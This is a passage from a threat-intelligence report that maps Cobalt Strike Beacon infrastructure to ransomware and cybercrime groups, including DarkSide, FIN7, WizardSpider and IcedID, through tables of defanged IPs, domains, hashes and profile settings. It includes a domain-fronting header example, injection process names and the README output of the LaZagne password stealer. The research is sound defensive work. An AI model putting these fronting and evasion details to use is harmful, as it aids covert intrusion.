Across all the Beacons using the bootcss jQuery profile, only four unique user-agent strings were observed. Several of these should not be particularly common in recently updated Windows-based environments, seeing as they normally originate from Mac® based browsers. These types of oddities can be good indicators for defenders when crafting rules for hunting and alerting.

User-agent	Browser/OS
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.106 Safari/537.36	Chrome/MacOS 10
Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.192 Safari/537.36	Chrome/MacOS 10
Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv:11.0) like Gecko	IE11/Windows 6.3
Mozilla/5.0 (Windows NT 6.1; rv:24.0) Gecko/20100101 Firefox/24.0	Mozilla Firefox 24.0/Windows 7 6.1

Table 17 – User-agents employed by Chinese jQuery Beacons

DARKSIDE

DarkSide is a ransomware-as-a-service (RaaS) that first appeared in the wild in August 2020. With frequent updates, version 2 surfaced around March 2021. The DarkSide threat group offers their malware for download on the dark web, and like many other RaaS vendors, they allow their customers to download malware and target victims to extort money, exfiltrate files, and then share in the proceeds with the malware creators.

BlackBerry
BlackBerry Prevents DarkSide Ransomware — Years Before It Ever Existed
https://blogs.blackberry.com/en/2021/05/blackberry-prevents-darkside-ransomware-years-before-it-ever-existed

When correlating intelligence against our TIP, we uncovered a report by Cybersecurity and Infrastructure Security Agency (CISA) from July 2021 that attributes the IP 99.83.154[.]118 to DarkSide.

CISA
10337802.r1.v1
https://us-cert.cisa.gov/sites/default/files/publications/MAR-10337802-1.v1.WHITE.pdf

One of the most recent domains associated with that IP, *tgbyhnedc[.]com*, has historical resolutions for 103.140.186[.]35. This IP is present in our dataset, and is used by a pair of Beacons that are configured to perform domain fronting via Google videos™:

```
Accept: text/html,application/xml;*/*;,

Accept-Encoding: gzip, deflate,

Host: r1---sn-u1SBV1hA.googlevideo.com,

Cookie:
SID=AnT30XaJV7LcsG7HyG3sBRsR2a3JehCjhVykRk_Y7NOhCm8T4b3Eb9fv4otOSb;,
id
```

Figure 80 - DarkSide domain fronting via Google videos™

Furthermore, five other Beacons also share the same *PROCINJ_STUB* hash, and all but one of these are loosely based on the youtube_video.profile.




Figure 81 - Darkside infrastructure clustered on PROCINJ_STUB hash

Overall, these overlaps reveal three new IPs and two new domains likely associated with attacks deploying DarkSide ransomware.

IP	C2SERVER	First Seen	Last Seen
99.83.154[.]118	N/A	N/A	N/A
103.140.186[.]35	abc.tgbyhnedc[.]com	2021-04-12	2021-04-12
195.123.221[.]182	login.eyetomsky[.]com	2021-03-29	2021-08-11
91.235.128[.]97	cafebizup[.]com	2021-04-02	2021-07-06

Table 18 – Darkside IPs

The IP 195.123.221[.]182 is hosted in the Netherlands, and it appears to be providing DNS for several Russian top-level domains.

Interestingly, several DarkSide-related Beacons contain a unique *PROCINJ_STUB* value (the hash of the Team Server JAR archive), which can be used to monitor for new Team Servers and Beacons deployed by this particular DarkSide affiliate.

FIN7

FIN7 is a Russian, financially motivated cybercrime group, notorious for deploying point-of-sale (PoS) malware against U.S. retail and hospitality targets in the since 2015.

In late March of 2021, the ThreatConnect Research Team published a threat intelligence update that identified possible FIN7 infrastructure. The hosting ISP, registrar, SSL certificate and naming convention had strong consistencies with infrastructure that was previously attributed to FIN7. IPs and domains associated with their findings were correlated with our dataset and found to be serving Beacons between July 2020 and July 2021.

ThreatConnect
ThreatConnect Research Roundup: Threat Intel Update 3/25/21
https://threatconnect.com/blog/threatconnect-research-roundup-threat-intel-update-3-25-21/

The correlations revealed five IP addresses associated with FIN7 that were doubling as Cobalt Strike infrastructure, using three unique SSL certificates, and serving up over 20 Beacons between them. Four out of those five IP addresses were using a modified version of the Gmail™ Malleable C2 profile.

The original, unmodified POST request metadata is as follows:

ui=d3244c4707, hop=6928632, start=0, Content-Type: application/x-www-form-urlencoded;charset=utf-8, OSID=, Cookie`

FIN7, however, appear to be using a subtle modification to the ui and hop parameters:

ui=d3221c1438, hop=3938730, start=0, Content-Type: application/x-www-form-urlencoded;charset=utf-8, OSID=, Cookie

Using this modified POST request as a clustering point reveals some additional infrastructure with links to FIN7.




Figure 82 - Clustering FIN7 infrastructure using POST Request Meta setting

A total of four additional IPs and two additional domains were uncovered and are listed below as a supplement to ThreatConnect's original findings.

IP	C2SERVER	First Seen	Last Seen
85.217.171[.]12	85.217.171[.]12	2021-02-05	2021-04-29
195.2.93[.]160	195.2.93[.]160	2020-07-14	2020-09-05
185.206.145[.]227	coincidencious[.]com	2021-03-19	2021-07-22
92.63.105[.]58	wisecrackism[.]com	2021-02-17	2021-03-13
89.163.214[.]57	89.163.214[.]57	2021-02-01	2021-02-04
185.203.116[.]7	cdnoid[.]com	2021-02-11	2021-03-02
95.142.40[.]121	techniquesaholic[.]com	2020-07-20	2020-09-04
213.202.211[.]246	213.202.211[.]246	2021-01-01	2021-05-18
188.120.248[.]114	188.120.248[.]114	2020-09-07	2020-11-20

Table 19 – FIN7 C2

Occasionally, the FIN7 operators have been observed nulling out the *PROCINJ_STUB* hash in the Beacon config. This is almost certainly good OPSEC, but about half of the Beacon configurations allude to a leaked copy of Cobalt Strike 4.2 (20201106) being deployed.

WIZARDSPIDER

WizardSpider (aka UNC1878) is a Russian cybercrime group. Since 2018, they have deployed a variety of malware, including TrickBot, Ryuk and Conti, primarily attacking targets for financial gain.

Intelligence correlation has revealed several overlaps with WizardSpider campaigns in our dataset, allowing us to shine a light on some of this group's activities, and better monitor their future operations.

RYUK

In the latter half of October 2020, the ThreatConnect Research Team detected some newly registered infrastructure that is potentially linked to the Threat Group WizardSpider and their Ryuk ransomware family.

GitHub
ThreatConnect - IOCs
https://github.com/ThreatConnect-Inc/research-team/blob/master/IOCs/WizardSpider-UNC1878-Ryuk.csv

The C2 domains from their report were registered via Openprovider. The domains use SSL certificates containing similar string criteria compared to prior Ryuk infrastructure. Several IPs and domains associated with their findings were also present in our dataset. These IPs and domains served Cobalt Strike Beacons between July 2020 and July of 2021. One additional IP address, 108.62.141[.]5, was discovered in our dataset, which shared C2 domains with an IP reported by ThreatConnect.


IP	C2SERVER	First Seen	Last Seen
74.118.138[.]139	touchroof[.]com focuslex[.]com	2021-02-07	2021-07-15
108.62.141[.]5	touchroof[.]com focuslex[.]com	2021-05-19	2021-05-19
45.153.241[.]16	45.153.241[.]16	2020-07-10	2021-02-18
172.106.86[.]22	45.176.188[.]137	2021-03-11	2021-03-15
162.252.172[.]41	172.106.86[.]22 51.81.142[.]72	2021-03-03	2021-03-16

Table 20 – WizardSpider/Ryuk C2

Again, using the PROCINJ_STUB hash, it is possible to ascertain the version of Team Server deployed on the server. In this instance, the hash belongs to the fourth most leaked build, 4.2 (from 2020-11-06).

BAZARLOADER

An AlienVault Pulse from January 26, 2021 lists 88.119.171[.]105 as a possible IP associated with WizardSpider/UNC1878:




TYPE	INDICATOR	ROLE	ADDED	ACTIVE	RELATED PULSES
domain	servicessilverroomhotspot.com		Jan 26, 2021, 10:03:29 AM	●	2
IPv4	88.119.171.105		Jan 26, 2021, 10:03:29 AM	●	1

SHOWING 1 TO 2 OF 2 ENTRIES

Figure 83 – AlientVault Pulse for 88.119.171[.]105

AlienVault
Possible UNC1878 / Wizard Spider Domain servicessilverroomhotspot[.]com
https://otx.alienvault.io/pulse/600fe8f0617db5e51ad89f5b

A tweet from Joe Slowik a couple of days later hints at a further link to BazarLoader based on the servicessilverroomhotspot[.]com domain:


Joe Slowik @jfslowik · Jan 28
Potential linked #BazarLoader infrastructure, 1/2:
door-framesolutions\.com
driveautoupdate\.com
freightsexpressdelivery\.com
gazeteaxpres\.com
montgomeryglaspro\.com
parcelabcstat\.com
resolutionplatform\.com
scott-exteriors\.com
1 1 5

Joe Slowik @jfslowik · Jan 28
Potential linked #BazarLoader infrastructure, 2/2:
secure-device-now\.com
secure-phone-now\.com
secure-system-now\.com
service1elevate\.com
servicessilverroomhotspot\.com
thomasincoatings\.com
1 1 5

Figure 84 – Joe Slowik tweet with BazarLoader details

Delving into our dataset, the IP address from the AlienVault Pulse is present, but specified as the C2SERVER setting in the Beacon config. The actual Team Server hosting the Beacon is on another IP entirely:

IP	C2SERVER	First Seen	Last Seen
217.12.202[.]115	88.119.171[.]105	2021-01-25	2021-02-08

Table 21 – WizardSpider/BazarLoader C2

A Beacon payload (SHA256 of 5351…) was observed communicating with the above IP since 2021-01-28. The Beacon is signed using a possibly stolen code signing certificate issued to "JJ ELECTRICAL SERVICES LIMITED," with a serial of bbd4dc3768a51aa2b3059c1bad569276. This certificate was used to sign a further Cobalt Strike Beacon with a timestamp of 2021-02-02 17:25:31 (SHA256 of d67ba…), which is attributed to TrickBot in a report from Intel 471 published in May 2021.

Intel 471
Look how many cybercriminals love Cobalt Strike
https://intel471.com/blog/Cobalt-strike-cybercriminals-trickbot-qbot-hancitor

The full hashes for both of the above samples are:

- 5351984d7eaf9464f27c202f94b6475ffb73904191c973d7c737a0f3cdfbde0e
- d67baca49193bd23451cca76ff7a08f79262bf17fb1d8eb7adaf7296dca77ad6

The Malleable C2 profile used by the WizardSpider/BazarLoader Beacons in our dataset differs from the jQuery profile observed by Intel 471. The latest samples appear to be based on an Amazon® Malleable C2 profile (using 0.0.0.0 for DNS idle), while another sample, signed with the stolen certificate, was using a DNS idle value of 114.114.114.114 (China Telecom).


Beacons served from both IPs share the same PROCINJ_STUB hash, indicating they are both running a leaked copy of Cobalt Strike 4.0.

TRICKBOT

TrickBot was initially a banking Trojan, uncovered in 2016 and leveraged by its operators to facilitate financial gain. Since its inception, TrickBot has grown in complexity. It is now a modular, multi-stage, jack-of-all-trades, offering credential harvesting, crypto mining, exfiltration, reconnaissance and more.

BlackBerry
Threat Spotlight: TrickBot Infostealer Malware
https://blogs.blackberry.com/en/2019/09/blackberry-cylance-vs-trickbot-infostealer-malware

A blog published by The DFIR report in May 2021 identifies a TrickBot campaign that was used to first deploy Cobalt Strike Beacon and then a credential-stealing tool called LaZagne.



README.md

The LaZagne Project !!!

Description

The **LaZagne project** is an open source application used to **retrieve lots of passwords** stored on a local computer. Each software stores its passwords using different techniques (plaintext, APIs, custom algorithms, databases, etc.). This tool has been developed for the purpose of finding these passwords for the most commonly-used software.

```
C:\Users\John\Desktop>laZagne.exe browsers

|====================================================================|
|                                                                    |
|                        The LaZagne Project                         |
|                                                                    |
|                          ! BANG BANG !                             |
|                                                                    |
|====================================================================|

------------------- Internet Explorer passwords -----------------

Password found !!!
Username: zapata@yahoo.com
Password: Zapata_Vive!
Site: https://www.facebook.com/

------------------- Firefox passwords -----------------

Password found !!!
Website: https://accounts.google.com
Username: zapata@gmail.com
Password: LaLuchaSigue!

Password found !!!
Website: https://www.facebook.com
Username: che.guevara@gmail.com
Password: hasta_siempre!


[+] 3 passwords have been found.
For more information launch it again with the -v option

elapsed time = 0.120000123978
```

This project has been added to pupy as a post-exploitation module. Python code will be interpreted in memory without touching the disk and it works on Windows and Linux host.

Figure 85 – LaZagne GitHub repository (https://github.com/AlessandroZ/LaZagne)

The blog provides the following network IOCs for Cobalt Strike:

- 147.135.78[.]200:80
- 23.108.57[.]39:443
- wideri[.]com
- http[:]//172.82.179[.]170/w.dll

The DFIR Report
Trickbot Brief: Creds and Beacons
https://thedfirreport.com/2021/05/02/trickbot-brief-creds-and-beacons/

Further intelligence from RiskIQ published during September 2021 provides some additional context, linking the IP 23.108.57[.]39 with a further ~650 IPs and attributing the overall campaign to WizardSpider. RiskIQ also disclosed details of a new zero-day vulnerability in Microsoft® Word (CVE-2021-40444) that was likely being exploited to deliver the Beacon payloads through malicious documents.

In this instance, clustering on SSL public keys associated with Team Server IPs revealed little further in the way of additional infrastructure. This indicated that the operators of this particular botnet are employing some good OPSEC, installing Team Server afresh for each deployment. However, despite being cautious, WizardSpider left a breadcrumb trail we could follow to correlate intelligence and uncover further infrastructure.

The first part of the trail related to module names. Most of the module names employed by this threat actor were manually specified and non-default:

- internsystem.dll
- commnicationsdebug.dll
- debugcomm.dll
- networkinternals.dll
- encryptfull.dll
- systemintern.dll
- networkcomm.dll
- cableplatform.dll
- debugcommunications.dll

In addition, many of the Beacons also used non-default process names for injection (SPAWNTO), such as:

- %windir%\sysnative\wusa.exe
- %windir%\sysnative\mstsc.exe
- %windir%\system32\calc.exe

The final interesting portion of the breadcrumb trail concerns the use of a domain generation algorithm (DGA), which is used to generate domains names for the beacon C2SERVER setting. In this instance, the generated domain names tend to follow a simple nomenclature (6-12 characters, no prefix and a .com suffix). For example:

- cloudstomes[.]com
- touchroof[.]com
- newiro[.]com
- derotin[.]com
- pipipub[.]com
- wideri[.]com
- hireja[.]com
- slicemia[.]com
- mebonux[.]com
- tucosu[.]com
- wuluxo[.]com
- dimuyum[.]com
- buremih[.]com
- nokuje[.]com

Armed with this knowledge, we can now produce a simple tool to label these samples in our dataset, as well as to label incoming samples. This makes it easy to correlate emerging intelligence with Wizard-Spider's activities.

CONTI

In May 2021, WizardSpider deployed the Conti ransomware in an attack against the Health Service Executive (HSE), the public health service of Ireland. As a result of the attack, the HSE was forced to shut down its IT systems to regain control of the situation, resulting in appointment cancellations and loss of services.

Security researcher Michael Koczwara revealed a further Conti ransomware campaign from July 2021 that employed a Beacon to deliver further payloads and stagers.

Michael Koczwara
Conti Ransomware Group Cobalt Strike C2 Analysis & Persistence (Anydesk, Atera, Splash)
https://michaelkoczwara.medium.com/conti-ransomware-group-cobalt-strike-c2-analysis-rdp-persistence-cc535d35eaba

As noted by Koczwara in his report, the threat actors devoted little time and attention to protecting their servers. Further clustering against our dataset using the user-agent string, submit URI, and the existence of azureedge[.]net in the HTTP host headers, reveals a further web of Conti-related Team Server IPs, and over 65 Beacon payloads.




Figure 86 - Clustering of Conti infrastructure on user-agent, submit URI and Malleable C2 profile

All the Beacon's payloads are configured using the jquery-c2.4.3.profile. And 16 of the samples are set to perform domain fronting via Microsoft Azure, using either azureedge[.]net or workhub.microsoft[.]com for the C2 server.




Figure 87 – Location of TrickBot Team Servers

Most of the Beacons contain a PROCINJ_STUB value that corresponds to the MD5 hash value of Cobalt Strike Team Server 4.3.

MAN1

MAN1 (aka Moskal, aka TA511) is another financially motivated cybercrime group, active since 2018. They are renowned for deploying malware called Hancitor via malspam campaigns. Since late 2019, Hancitor has been used to deploy Beacon, amongst other malware, such as Ursnif and EvilPony.

BlackBerry
Threat Spotlight: Dissecting the MAN1 Group's Macro
https://blogs.blackberry.com/en/2017/03/threat-spotlight-dissecting-the-man1-groups-macro

Threat Spotlight - MAN1 Malware: Temple of Doom
https://blogs.blackberry.com/en/2017/08/threat-spotlight-man1-malware-group-resurfaces

We found evidence of MAN1 in our dataset in the form of two IPs, 31.44.184[.]47 and 192.99.250[.]2. Both IPs were mentioned in a Unit 42 blog post from April 2021 examining traffic from Hancitor infections.

Unit 42
Wireshark Tutorial: Examining Traffic from Hancitor Infections
https://unit42.paloaltonetworks.com/wireshark-tutorial-hancitor-followup-malware/

The second IP, 192.99.250[.]2, was helpful for pivot searches. It resulted in the discovery of several further Beacons in our dataset that were configured to use the IP as part of the C2SERVER configuration value:

IP	C2SERVER	First Seen	Last Seen
173.199.115[.]116	173.199.115[.]116 173.234.25[.]78 192.99.250[.]2	2021-02-10	2021-02-10
173.234.25[.]78	173.199.115[.]116 173.234.25[.]78 192.99.250[.]2	2020-11-12	2021-02-20
192.99.250[.]2	173.234.25[.]78 192.99.250[.]2	2021-02-11	2021-02-11
31.44.184[.]47	31.44.184[.]4	2020-09-06	2020-11-19

Table 22 – Hancitor C2

The 192.99.250[.]2 address tends to be the preferred IP/host in the C2SERVER setting when serving up Beacons over port 8080, whereas the Team Server IP will be used in the C2SERVER value for Beacons served over port 80. Aside from these distinctions, the Beacons all appear to employ a default configuration with a watermark value of 0, leaving limited opportunity for further clustering. Nevertheless, we now have more intelligence on MAN1's Beacons, and the first/last seen datetimes help to broaden our understanding of campaign timelines.

URSNIF - SAIGON FORK

Ursnif (aka Gozi) is a multifaceted malware family with an emphasis on information stealing that has been leveraged to exfiltrate sensitive data from targets. It has been particularly pervasive from 2016 onwards. Since 2007, variants of the malware have been detected in Europe, Japan, and Australia, with more recent outbreaks in the U.S. and U.K.

BlackBerry
Threat Spotlight: URSNIF Infostealer Malware
https://blogs.blackberry.com/en/2018/02/threat-spotlight-ursnif-infostealer-malware

Since 2020, Ursnif has often been distributed via malspam and used to facilitate deployment of multiple malware payloads, including Cobalt Strike Beacon.

In January 2020 researchers at FireEye published a report on a malware dubbed Saigon, in which they indicated what appeared to be a fork of the Ursnif aka Gozi banking malware.

FireEye
SAIGON, the Mysterious Ursnif Fork
https://www.mandiant.com/resources/saigon-mysterious-ursnif-fork

During that period, an IP (146.0.72[.]76) that was part of the Saigon C2 infrastructure was also present in our dataset. The IP was seen to be serving a pair of Cobalt Strike Beacons based on the Stack Overflow Malleable C2 profile between November 2020 and January of 2021.

IP	C2SERVER	First Seen	Last Seen
146.0.72[.]76	146.0.72[.]76	2020-11-06	2021-01-17
146.0.72[.]84	146.0.72[.]84	2019-03-27	2021-02-05

Table 23 – Ursnif C2

The SSL certificate used by the server listed in the FireEye report has also been linked to a second IP on the same CIDR, 146.0.72[.]76/24. This IP was also historically associated with Team Server deployments on an array of ports.

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            16:dd:aa:08:7c:0a:dc:5c:89:00:29:f1:aa:ca:24:f7
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: C=GB, ST=Greater Manchester, L=Salford, O=Sectigo Limited,
CN=Sectigo RSA Domain Validation Secure Server CA
        Validity
            Not Before: Oct 23 00:00:00 2020 GMT
            Not After : Aug 13 23:59:59 2021 GMT
        Subject: CN=nmgroup.dev
```

Figure 88 - SSL certificate used across Ursnif related IPs

ICEDID

The IcedID malware family first appeared in the wild in September of 2017 and began life as a banking Trojan. Since then, it has evolved through numerous functionality upgrades to have the means to carry out wide array of malicious capabilities. After one recent campaign from early 2021, documented by researchers at Checkpoint, it was discovered that some of their findings regarding the IcedID C2 infrastructure were also present in our dataset. Their infrastructure was seen to be serving Cobalt Strike Beacons between September 2020 until as recently as May of 2021.

Check Point Research
Melting Ice – Tracking IcedID Servers with a few simple steps
https://research.checkpoint.com/2021/melting-ice-tracking-icedid-servers-with-a-few-simple-steps/

Further research from FireEye into IcedID reveals additional infrastructure and overlapping IOCs with our dataset in the form of several C2 server IPs. FireEye specified that these were involved in an IcedID-related infection chain that was part of a campaign from the threat actor UNC2198 in the latter half of 2020.

FireEye
So Unchill: Melting UNC2198 ICEDID to Ransomware Operations
https://www.fireeye.com/blog/threat-research/2021/02/melting-unc2198-icedid-to-ransomware-operations.html

When correlated with our dataset, we can start to unveil further IcedID connections, helping us further map and monitor their infrastructure.

IP	C2SERVER	First Seen	Last Seen
139.60.161[.]50	149.28.45[.]70 74.121.191[.]2	2021-03-31	2021-04-03
74.121.191[.]2	139.60.161[.]50 149.28.45[.]70 159.65.36[.]16 162.247.154[.]106 185.172.129[.]132 192.95.16[.]245 45.176.188[.]137 45.63.69[.]93 51.81.142[.]72 74.121.191[.]2	2021-02-26	2021-05-04
74.50.60[.]96	139.60.161[.]50 149.28.45[.]70 74.121.191[.]2	2021-03-26	2021-04-03
193.34.167[.]34	193.34.167[.]34	2020-09-23	2020-10-12
195.123.240[.]219	195.123.240[.]219	2020-09-23	2020-09-23
5.149.253[.]199	5.149.253[.]199	2020-06-29	2021-01-01

Table 24 – IcedID C2

SALFRAM PHISHING CAMPAIGN

Salfram is a malware packer/crypter that has primarily been used in the obfuscation and delivery of first stage payloads during malspam campaigns. Such payloads include the ZLoader, AveMaria, Smoke-Loader and Gozi malware families, as described in research published by Cisco Talos in September of 2020.

Cisco Talos
Salfram: Robbing the place without removing your name tag
https://blog.talosintelligence.com/2020/09/salfram-robbing-place-without-removing.html

It is notable that several of the IPs that were being used at that time for those campaigns are also present in our dataset. They served Cobalt Strike Beacons between October and November of 2020.

IP	C2SERVER	First Seen	Last Seen	Version
185.153.196[.]209	185.153.196[.]209	2020-07-25	2020-10-01	4.0
31.44.184[.]125	31.44.184[.]125	2020-08-22	2020-11-19	3.14
31.44.184[.]50	31.44.184[.]50	2020-07-19	2020-11-15	4.1


Table 25 – C2s associated with Salfram delivery and post-compromise

While this information is not recent, it may be of benefit in historical investigations, and may yet help to yield further intelligence correlations.

DRIDEX

TA505

TA505 is a long-running, financially motivated threat actor that has been active since at least 2014. TA505, named by Proofpoint, is best known for deploying banking Trojans such as Dridex and TrickBot as well as ransomware such as Locky and Clop. Based on prior research from Intel471, a solitary IP address mentioned in their report (176.121.14[.]175) was found to have shared a self-signed certificate with two more IP addresses in our dataset.


Through the course of our research we've identified a couple of IPs addresses suspected to have been used in secondary activity by TA505, so if you're seeing these then it means you've potentially got some big problems.

```
176.121.14.175
176.121.14.238
```

Figure 89 - Excerpt from Intel471 blog on TA505


Intel471
Flowspec – TA505's bulletproof hoster of choice
https://intel471.com/blog/bulletproof-hoster-of-choice

